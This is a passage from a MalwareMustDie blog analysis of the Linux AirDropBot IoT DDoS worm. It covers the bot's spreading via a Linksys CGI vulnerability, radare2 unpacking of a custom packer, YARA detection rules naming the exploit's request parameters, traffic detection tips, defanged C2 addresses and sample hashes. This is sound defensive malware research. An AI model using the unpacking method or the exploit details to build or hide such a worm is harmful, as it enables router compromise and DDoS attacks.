(https://lh3.googleusercontent.com/IfTEhUs7ZOe4_fg800SbN3Z3cMSmZxr0

UpR2Z_5hZWT4lPmGh7eWvg7uT5bsT5EdhDIP2XQul9a7dxgNVm-vf06uon_SI2jIY-f6Y8US3fIo3AsHfHe6ZCucdEXetFMPVCOrhRoLvi4=w1500-h449-no)

On those "scanner" function supported binary, the spreading scheme is executed with targeting random generated IP addresses by calling sub-function "**get_random_ip**" right after the the C2 has been attempted to call, and is using the same socket for multiple effort to infect Linksys CGI vulnerability. Below is the record in re-production this activity:



(https://lh3.googleusercontent.com/ApPUPuGS1eDAvqpmVrEz4YRcgNxYfE18L1fP81B3a6zOeBLjD-0yXF4dwlyYzqrOSZndxO2GqHvwt0V9t5jYlAMkpQtrPGmc8cLSXDaUFMTuHHY9rEmq7gz0r1kFuqEmMcoLt0JZ9zI=w963-h766-no)

### 3. The "*singleInstance*" function

This is a code to make sure that there is no duplication of "**cloudprocess**" process that runs after a device getting infected. It's a simple code to kill -KILL the PID of detected double instance. You can easily reverse and examine it by yourself.

Below is the example ARM-32 assembly code for this function with my comments in it just in case:


(https://lh3.googleusercontent.com/-lMy_XTyRgqwC72_aNnEp_fZ8D4n4CfGiQs7iuCxXc7pfKoi0ftfGwazL8aLdxLFFZuwBAFga2LkH_FtjdAYtCvfe2mg8bQsfdNd1oaMF8vojlPkMMwTQKQe1LPoEG95zLW9aJppu5s=w1692-h686-no)


for the right side of code, if I write that in C it's going to be something like this, more or less:


(https://lh3.googleusercontent.com/d0MWT2JgMm6eqLIr9CA_X4IfzQgmVb-eVVRIk1Drsds5nXdhjXOMw0alS3pNMlXw3dkXh5A4dzssx9KfvSqCX5S37NKzUQOCWEzKNIQE93LHy4RunnOijvqywmxVfg6sgQZQGFnY8qo=w630-h454-no)

## BONUS: AirDropBot and the custom ELF packer case

As per other ELF badness produced by botnet adversaries in the internet, the AirDropBot is having binary that is packed with custom packer too.

The below file [link (https://www.virustotal.com/gui/file/187492dca212f30e70cc7226a28f3704abd7fe37f1d4c33a70884539c670c05f/detection)] is one good real example of AirDropBot ELF in packed mode, the VirusTotal detection is like below:





(https://lh3.googleusercontent.com/9v1IjEJq6zWlGRk7FkDt2dTGSijTFlocRoR9clPkR0tLByVfyVn1fQIjM9YOYC2uGSd0MIU1Pm9RMTBDLZNS_mylxX_1We5WXhwht86f3JoXmNRiUoAy9KwDKoKFTZXzU5v-a8E7cGk=w835-h607-no)

This sample is spotted in the wild a while ago on trying to infect one of my honeytraps. The "**file**" result looks like this:

1

```
x86.cloudbot: ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Linux), statically link
```


The binary is packed and by reading the assembly flow in the packer codes we can tell it is a UPX-like packer. It looks like this:



(https://lh3.googleusercontent.com/wqIROGSa9mA44GCix1fLk-GzqUoVGTvhz6BKTKSXDBAQrdainlA5Ht47A3KArXZXX5ygasdS6iMupM-OIaTquayRjuxOdnin-NnyksqoXligzatFasqn2l-bQaQPkgESwtMle-0Sk5U=w1805-h940-no)

If you follow my presentation in **R2CON2018** in the last part (the main course) about unpacking with radare2 for an unknown packer, the same method can be applied for you to get the **OEP** by implementing several "**bp**" on the unpacker processes. There are slides and video for that, use this link for some more information: [link (https://www.reddit.com/r/LinuxMalware/comments/9eqn6m/about_my_presentation_of_unpacking_the/)]
That is exactly the method I applied to unpack this ELF.

Then next, after you **bp** to part where packed code copied to the base memory defined in the LOAD0 section, I will share "my way to" easily extract the unpacked ELF afterward:



(https://lh3.googleusercontent.com/uhrS7W3YM-9tJQUjG2cdJQPCNyxulcap_6pG3v5ielWmW8Q4Tau5HaLH6Id56YmGdumDAqToAdSVaDrbWEVvJIRkx3WXJACEklJGJm-3ABRJgRUXPs5UtKQOLpbggxozv97Ai9pmDR0=w1199-h957-no)


ELF file headers is having enough information to be rebuilt, let's use it, assuming the header table is the last part of the ELF the below formula is more or less describing the size of the unpacked object:

1
2
3
4
5

```
e_shoff + ( e_shentsize * e_shnum ) = +/- file_size
0x00013af8 + ( 0x0028 * 0x0013 ) = file_size
? (0x0028 * 0x0013) + 0x00013af8|grep hex
```

And.. there you go, this is my unpacked file: [link (https://www.virustotal.com/gui/file/e42964a8d5aa0d82bf2eda129d422baa4201600c92a89af0f3fdbd67cfed40e0/detection)]

Next, let's see the detection ratio of this packed binary in Virus Total after successfully unpacked (..well, at least it is two points higher than the packed one) :



(https://lh3.googleusercontent.com/-_EylHP07T_O-6HFKW7rmzCU_ar3tW0ceJoepMsfYeEhW5lZTyKsk-7GoAVtTn0CTFU5SOSL7UH2XObd-HhXCVXJCR0W-s6VdCvtqED67X-ALhEEl69b-I9Bl87JGIY_ltE-Fhn2GJg=w829-h607-no)
And the binary after unpacked is very much readable now..and BOOM! the C2 of this packed ELF is in **185.244.25[.]200**, **185.244.25[.]201**, and **185.244.25[.]202** are revealed! :)) Now we know why the adversary wanted to pack their binary that bad.

(https://lh3.googleusercontent.com/7yhl8IWlsrhepienGpDNseP80SEB3ig4j-7m68Ux-yz31tVHMWh10PrK5QRcsvnERtbTsmkIxLMU12D0h2pMOrzOaEU30YM6PulX4sVH2-XUSbptAJTt2kNkL7HyifhNirrWWwT7Fkk=w954-h595-no)

For the addition, nowadays IoT botnet adversaries are not only packing the Intel binaries, but the embedded platform's (some are RISC cpu too) Linux binary are often seen packed also with the custom packers. Like in this similar threat report I made [link (https://imgur.com/a/Ak9zICq)], with the ELF binary for MIPS cpu

(noted: big endian one), sample that was actually spotted inside of the house of a victim (in his MIPS IoT daily used device, I won't disclose it further). I analyzed and unpacked it, to find that is not only "UPX!" bytes tampering that has been replaced.

Let me quote it in here too about my suggested unpacking methods for embedded Linux binaries I wrote in the linked post, as follows:

```
"There are other radare2 ways also for unpacking and extracting
unpacked sample manually too.
The " dmda " is also useful to dump but it's maybe a bit hard effort to
run it on embedded system, or, you can fix the load0 and load1 that can
also be done after you grab " OEP
", or, you can also break it in the exact
rewriting process to the base address, but either ways, should be able
to unpack it.
First ones will consume workspace in the memory for performing it.. I
don't think RISC systems has much luxury in space for that purpose,
but the latter one in some circumstance can be performed in ESIL mode."
```

The thing is you should master all of those methods, and only by that most of binary packing possibility in Linux can be solved manually without depending on UPX or any automation tools.

**"So don't worry, just fire your radare2, and everything will be just Okay!"** :D (my favorite motto)

## In a short summary as the conclusion

This binaries are a DoS bot clients, a part of a DDoS botnet. It spread as a worm with currently aiming Lynksys tmUnblock.cgi routers derived by non MIPS built binaries that infects machines to act as payload spreader too. I must warn you that I did not check the details in every 26 binaries came up during this investigation, but I think the general aspect is covered.


These are malware for Linux platform, it has backdoor, bot functions and are having infection capability with aiming vulnerability in routers CGI or telnet. The malware is coded with many originality intact, again, it is a newly coded, it is not using codes from Mirai-like, GafGyt (Qbot/Torlus base), or Kaiten (or STD like), but I can tell that the development is not mature yet. I was about to name it as "Cloudbot" but it looks like there is a legitimate software already using it so I switched to the "Airdropbot" instead due to the hardcoded message printed on a success infection. This is a new strain of various library of IoT botnet, I hope that other security entities and law enforcer aware of what has just been occurred here, before it is making bigger damage like Mirai botnet did before.

## Detection methods

## Binary detection

For the binary signature method of detection. The unpacked version will hit just fine. But since the AirDropBot was developed to support many embed platform from various CPU and "endianness" type, to detect it precisely you may need to code several signatures. However, if you see the typical functions of their binary carefully, so it is yes, one generic rule can be generated and applied. For that I PoC'ed it myself to develop a bit complex Yara rules to detect them all and to recognize which binary that is having the scanner and not.

The snippet code and scan example is as per screenshot below.



```
    condition:
        1 of them
        and is__elf
        and is__LinuxAirDropBot_GEN
        and filesize < 50KB
}
rule Linux_AirDrop_malware_Scanner {

    meta:
        description = "Detects Linux/AirDrop wirh Scanner"
        date = "2019-09-28"
    strings:
        $hexprc21 = { 30 71 73 70 64 30 }
        $hexprc22 = { 30 6E 62 71 74 }
        $hexprc23 = { 30 64 6E 65 6D 6A 6F 66 }
        $hexprc24 = { 30 74 75 62 75 76 74 }
        $hexprc25 = { 30 66 79 66 }
        $hexprc26 = { 47 72 6F 75 70 73 3A 09 }
        $hexprc27 = { 65 6E 63 6F 64 65 72 }
        $hexkl11 = { 73 6F 72 61 }
        $hexkl12 = { 69 6E 73 6F 6D 6E 69 }
        $hexkl13 = { 41 68 69 72 75 }
        $hexkl14 = { 73 63 61 6E 4A 6F 73 68 }
        $hexkl15 = { 41 6D 6E 65 73 69 61 }
        $hexkl16 = { 4F 77 61 72 69 }
        $hexkl17 = { 6D 69 6F 72 69 }
        $hexkl18 = { 43 61 79 6F 73 69 6E }
        $postr21 = "submit_button=" fullword nocase wide ascii
        $postr22 = "change_action=" fullword nocase wide ascii
        $postr23 = "commit=" fullword nocase wide ascii
        $postr24 = ".cgi" fullword nocase wide ascii
        $postr25 = "tmUnblock" fullword nocase wide ascii
    condition:
        (1 of ($hexprc*)
        and (4 of ($hexkl*))
        and (3 of ($postr*)))
            and is__elf
        and is__LinuxAirDropBot_GEN
        and filesize < 50KB
```


```
$ date
Sun Sep 29 04:28:55 JST 2019
$ ls -l ./New/|cut -d" " -f7-

 34596 Sep 25 20:10 cloudbot-arm
 26468 Sep 25 20:09 cloudbot-mips
 31296 Sep 25 20:07 cloudbot-x64
 30320 Sep 25 20:06 cloudbot-x86
 24468 Sep 29 04:24 hnios2.cloudbot
 34692 Sep 29 04:21 ppc.cloudbot
125876 Sep 29 04:21 sh-sh4.cloudbot
 34528 Sep 29 04:23 xtensa.cloudbot
$
$ yara ./New/AirDropBot.yar ./New/
Linux_AirDrop_malware_Generic ./New//cloudbot-arm
Linux_AirDrop_malware_Scanner ./New//cloudbot-arm
Linux_AirDrop_malware_Generic ./New//cloudbot-x86
Linux_AirDrop_malware_Scanner ./New//cloudbot-x86
Linux_AirDrop_malware_Generic ./New//cloudbot-mips
Linux_AirDrop_malware_Generic ./New//cloudbot-x64
Linux_AirDrop_malware_Scanner ./New//cloudbot-x64
Linux_AirDrop_malware_Generic ./New//ppc.cloudbot
Linux_AirDrop_malware_Scanner ./New//ppc.cloudbot
Linux_AirDrop_malware_Generic ./New//hnios2.cloudbot
Linux_AirDrop_malware_Generic ./New//xtensa.cloudbot
Linux_AirDrop_malware_Scanner ./New//xtensa.cloudbot
$
```

(https://lh3.googleusercontent.com/s5lx6Kkvbrk65QV33QjpOyahPxKd3OTfDwUfjRDCSYBvFI2Q4-PNe3hscAYt4oJ5nzRWU0g9N4ZEvtvgBxiuZU43F4q2Ew6e4qcZc9kYBuUztZg7F9BF2CftPzf4E7PWfFmgRatc1Ow=w1478-h853-no)

## Traffic detection

For the traffic detection, there are two methods that you can apply as detection: ***(1) The Initial Connection*** and activities of AirDropBot does right after the success infection, or ***(2) the DoS traffic***, I am explaining both as follows.

The Initial connection detection is related to the nature of this malware, which is connecting to C2 and performing scanning for vulnerabilities aiming random IP in 8080. I can suggest a nice Suricata or Snort rule can be coded for connection that's aiming TCP/455 (C2 connection port), but the C2 port can be changed by the adversaries too on their next campaign, but that's not going to be easy for them to prepare all of those varied binaries and C2 port changes immediately (smile). The other way is to focus on the scanner payloads as per described in some of pictures above, the Surucata rules to detect them will last longer IF the same vulnerability is still being aimed.



(https://lh3.googleusercontent.com/roaBiLZkqwv5s8d7vWQ7677_meMN8O018aZOqoJHFwBbRk4KoBu_SO3XAhrQkPCcb-Txcu2HKObZI6vK99wpIkopbN5wwM5QyKI-YIQ5G5jKAT_FUBcI3rSjvVl6MK5w-glQXDIEDbc=w1690-h873-no)

The other detection is by using the AirDropBot's hardcoded flood packets, which I was in purpose whoring them in the attached pictures above too. This way you may be able to recognize the DoS traffic activity performed by this threat in the future DDoS incidents. Sucicata and Snort rules are supported for this purpose.

The bad actors and his gang are still at large and reading this blog post too :) , I am sorry I can not share the generic scanning code I made in here, but the screenshots I provided are enough for fellow reversers to recognize and implement these detection methods to filter these series of AirdropBot activities. The rest is OpSec.

## Hashes and IOC information

The hashes are listed as per below and IOC has been posted to MISP and OTX for all blue-teamer community to be noticed.

1
2
3
4
5
6
7
8
9
10

```
../bins/aarch64be.cloudbot | 417151777eaaccfc62f778d33fd183ff
../bins/arc.cloudbot | d31f047c125deb4c2f879d88b083b9d5
../bins/arcle-750d.cloudbot | ff1eb225f31e5c29dde47c147f40627e
../bins/arcle-hs38.cloudbot | f3aed39202b51afdd1354adc8362d6bf
../bins/arm.cloudbot | 083a5f463cb84f7ae8868cb2eb6a22eb
../bins/arm5.cloudbot | 9ce4decd27c303a44ab2e187625934f3
../bins/arm6.cloudbot | b6c6c1b2e89de81db8633144f4cb4b7d
../bins/arm7.cloudbot | abd5008522f69cca92f8eefeb5f160e2
../bins/fritzbox.cloudbot | a84bbf660ace4f0159f3d13e058235e9
../bins/haarch64.cloudbot | 5fec65455bd8c842d672171d475460b6
../bins/hnios2.cloudbot | 4d3cab2d0c51081e509ad25fbd7ff596
../bins/hopenrisc.cloudbot | 252e2dfdf04290e7e9fc3c4d61bb3529
../bins/hriscv64.cloudbot | 5dcdace449052a596bce05328bd23a3b
../bins/linksys.cloudbot | 9c66fbe776a97a8613bfa983c7dca149
../bins/m68k-68xxx.cloudbot | 59af44a74873ac034bd24ca1c3275af5
../bins/microblazebe.cloudbot | 9642b8aff1fda24baa6abe0aa8c8b173
../bins/microblazeel.cloudbot | e56cec6001f2f6efc0ad7c2fb840aceb
../bins/mips.cloudbot | 54d93673f9539f1914008cfe8fd2bbdd
../bins/mips2.cloudbot | a84bbf660ace4f0159f3d13e058235e9
../bins/mpsl.cloudbot | 9c66fbe776a97a8613bfa983c7dca149
../bins/ppc.cloudbot | 6d202084d4f25a0aa2225589dab536e7
../bins/sh-sh4.cloudbot | cfbf1bd882ae7b87d4b04122d2ab42cb
../bins/sh4.cloudbot | b02af5bd329e19d7e4e2006c9c172713
../bins/x86.cloudbot | 85a8aad8d938c44c3f3f51089a60ec16
../bins/x86_64.cloudbot | 2c0afe7b13cdd642336ccc7b3e952d8d
```

## Salutation & Epilogue

I would like to thank to @0xrb for his persistence trying to convince me that this binary is interesting. It is interesting indeed, and as promised, this is the analysis I did after work, writing this in 8hours more non-stop. Thank's also for other readers who keep on supporting MMD, and as team, we appreciate your patience in waiting for our new post.

Thank you **pancake** and **Radare2 teams** who keep on making **radare2** the best RE tools for UNIX (All of the **radare2** reversing was done in **FreeBSD OS, thank you for your great support to FreeBSD!**), and also I thank **Tsurugi DFIR team** for your great forensics tools. For these open source security frameworks I still keep on helping with tests and bug reports.

Okay, I will rest and will wordsmith some *miserable jargon parts* of the post later, maybe I will add detail that I didn't have much time to write it now, or, to correct some minor stuff. In the mean time, enjoy the writing, please share with mention or using #MalwareMustDie hashtag. This post is a start for more posts to come.

A tribute to the newborn **radare2** community in Japan **"r2jp"**, that we established in 2013 together with "pancake" on **AVTokyo** workshop in Tokyo, Japan.


*This technical analysis and its contents is an original work and firstly published in the current MalwareMustDie Blog post (this site), the analysis and writing is made by* ***@unixfreaxjp****.*

*The research contents is bound to our legal disclaimer guide line (https://blog.malwaremustdie.org/p/the-rule-to-share-malicious-codes-we.html) in sharing of MalwareMustDie NPO research material.*


Malware Must Die!

blog.malwaremustdie.org (https://blog.malwaremustdie.org/2019/09/mmd-0064-2019-linuxairdropbot.html) · by unixfreaxjp · September 28, 2019